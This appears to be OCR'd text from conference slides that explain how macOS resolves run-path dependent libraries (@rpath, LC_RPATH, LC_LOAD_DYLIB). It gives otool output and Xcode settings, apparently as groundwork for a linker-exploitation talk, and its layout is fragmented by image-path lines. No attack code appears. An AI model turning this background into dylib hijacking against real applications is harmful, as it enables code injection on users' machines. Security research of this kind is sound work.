
rpaths on linux (no OS X)

"Breaking the links: exploiting the linker"
Tim Brown (@timb_machine)


# An Example

## a run-path dependent library

set install dir to '@rpath'



Installation Directory @rpath




```
$ otool -l rpathLib.framework/Versions/A/rpathLib
Load command 3
          cmd LC_ID_DYLIB
      cmdsize 72
         name @rpath/rpathLib.framework/Versions/A/rpathLib
   time stamp 1 Wed Dec 31 14:00:01 1969
      current version 1.0.0
compatibility version 1.0.0
```

compiled run-path dependent library

# An Example

## an app that links against an **@rpath**'d dylib



▼ Link Binary With Libraries (2 items)


1

Name

Cocoa.framework

rpathLib.framework

dylib dependency



▼ Linking

| Setting | rPathApp |
|---|---|
| ▶ Runpath Search Paths | /Applications/rPathApp.app/Contents/Library/... |

2

/Applications/rPathApp.app/Contents/Library/One
/Applications/rPathApp.app/Contents/Library/Two

specifying 'RunPath Search Paths'

1 the “run-path dependent library(s)”


**LC_LOAD*_DYLIB** LC(s) containing "**@rpath**" in the dylib path -> tells dyld to “to search a list of paths in order to locate the dylib"

2 the list of “run-path search paths”

**LC_RPATH** LCs containing the run-time paths which at runtime, replace "**@rpath**"

# Run-Path Dependent Libraries

## LC_LOAD_DYLIB load commands prefixed with '@rpath'



